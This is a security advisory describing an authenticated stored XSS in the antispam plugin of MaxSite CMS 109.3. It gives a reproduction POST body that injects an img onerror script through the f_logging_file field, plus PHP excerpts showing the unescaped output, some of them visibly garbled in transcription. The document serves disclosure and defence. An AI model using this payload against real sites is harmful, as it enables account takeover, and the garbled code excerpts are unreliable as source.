

Authenticated Stored XSS allowing attacker inject malicious script

Author: Spycio.Kon

Date: 04/03/2026

Enviroment: test on Maxsite 109.3

Link: <https://github.com/maxsite/cms/tree/master>

Description: The vulnerable exist in the plugin antispam. The `f_logging_file` parameter is not sanitize allow attacker inject malicious script


Impact: Because the payload is stored, this attack does not require repeated interaction from the attacker and can.

affect multiple users, leading to account compromise, data manipulation, or full takeover of the administrative Panel by using other endpoint

Reproduce


Step1: Enable antispam

настройки, что позволяет избежать «замусоривания» базы данных.




Step2: Send the POST request with `f_logging_file` belike.

```
f_session_id=cdf476e08c7340fad59fdccce40c896f&f_moderation_links=on&f_logging_file="><img/src/
onerror="alert(1)">.html&f_black_ip=&f_black_words=&f_moderation_words=&f_moderation_comuse
rs=&f_submit=
```



Step3: Go to http://localhost/cms-109/cms-109/admin/plugin_antispam again



The root cause:

```

12
13 if ( $post = mso_check_post(array('f_session_id', 'f_submit')) )
14 {
15     mso_checkreferer();
16
17     $options = array();
18     $options['antispam_on'] = isset( $post['f_antispam_on']) ? 1 : 0;
19     $options['logging'] = isset( $post['f_logging']) ? 1 : 0;
20     $options['moderation_links'] = isset( $post['f_moderation_links']) ? 1 : 0;
21     $options['logging_file'] = $post['f_logging_file'];
22     $options['black_ip'] = $post['f_black_ip'];
23     $options['black_words'] = $post['f_black_words'];
24     $options['moderation_words'] = $post['f_moderation_words'];
25     $options['moderation_comusers'] = $post['f_moderation_comusers'];
26
27
28     mso_add_option($options_key, $options, 'plugins' );
29
30     echo '<div class="update"> . t('Обновлено!') . '</div>';
31 }
32
33 ?>
34 <h1><? t('Антиспам') ?></h1>

```

```

33 ?>
34 <h1><? t('Антиспам') ?></h1>
35 <p class="info"><? t('Помощью этого плагина вы можете активно бороться со спамерами. Обратите внимание, что комментарии авторов публикуются без модерации.') ?></p>
36
37 <?php
38
39 $options = mso_get_option($options_key, 'plugins', array());
40 if ( !isset($options['antispam_on']) ) $options['antispam_on'] = false; // включен ли антиспам
41 if ( !isset($options['logging']) ) $options['logging'] = false; // разрешен ли логинг в файл?
42 if ( !isset($options['logging_file']) ) $options['logging_file'] = 'antispam.log'; // путь к файлу логинга
43 if ( !isset($options['black_ip']) ) $options['black_ip'] = ''; // черный список IP
44 if ( !isset($options['black_words']) ) $options['black_words'] = ''; // черный список слов
45 if ( !isset($options['moderation_words']) ) $options['moderation_words'] = ''; // список слов для модерации
46 if ( !isset($options['moderation_comusers']) ) $options['moderation_comusers'] = ''; // список слов для модерации комментаторов
47 if ( !isset($options['moderation_links']) ) $options['moderation_links'] = true; // модерация всех ссылок
48
49
50 $form = '';
51
52 // $form .= '<h2> . t('Настройки') . '</h2>';
53
54 $chk = $options['antispam_on'] ? ' checked="checked" ' : '';

```

```

www > cms-109 > cms-109 > application > maxsite > plugins > antispam > admin.php > ...
51
52 ' $form .= '<h2> . t('Настройки') . '</h2>';
53
54 $hk = $options['antispam_on'] ? ' checked="checked" ' : '';
55 $form .= '<p><label><input name="f_antispam_on" type="checkbox" ' . $chk . ' > <strong> . t('Включить антиспам') . '</strong></label>';
56
57 $hk = $options['logging'] ? ' checked="checked" ' : '';
58 $form .= '<p><label><input name="f_logging" type="checkbox" ' . $chk . ' > <strong> . t('Вести лог отловленных спамеров') . '</strong></label>';
59
60 $hk = $options['moderation_links'] ? ' checked="checked" ' : '';
61 $form .= '<p><label><input name="f_moderation_links" type="checkbox" ' . $chk . ' > <strong> . t('Отправлять комментарий на модерацию, если в нем встречается хотя одна ссылка.') .
62
63 $form .= '<p><strong> . t('Файл для логов:') . '</strong> ' . getinfo('uploads_dir') . ' <input name="f_logging_file" type="text" value="' . $options['logging_file'] . '">';
64 if (file_exists( getinfo('uploads_dir') . $options['logging_file'] ))
65 $form .= ' <a href="' . getinfo('uploads_url') . $options['logging_file'] . '" target="_blank"> . t('Посмотреть') . '</a>';
66
67
68 $form .= '<h3> . t('Черный список IP') . '</h3>';
69 $form .= '<p> . t('Укажите IP, в которых недопустимы комментарии. Один IP в одной строчке.') . '</p>';
70 $form .= '<textarea name="f_black_ip" rows="7">';
71 $form .= htmlspecialchars($options['black_ip']);
72 $form .= '</textarea>';
73
74 $form .= '<h3> . t('Черный список слов') . '</h3>';
75 $form .= '<p> . t('Укажите слова, которые нельзя использовать в комментариях. Одно слово в одной строчке.') . '</p>';
76 $form .= '<textarea name="f_black_words" rows="7">';
77 $form .= htmlspecialchars($options['black_words']);
78 $form .= '</textarea>';

```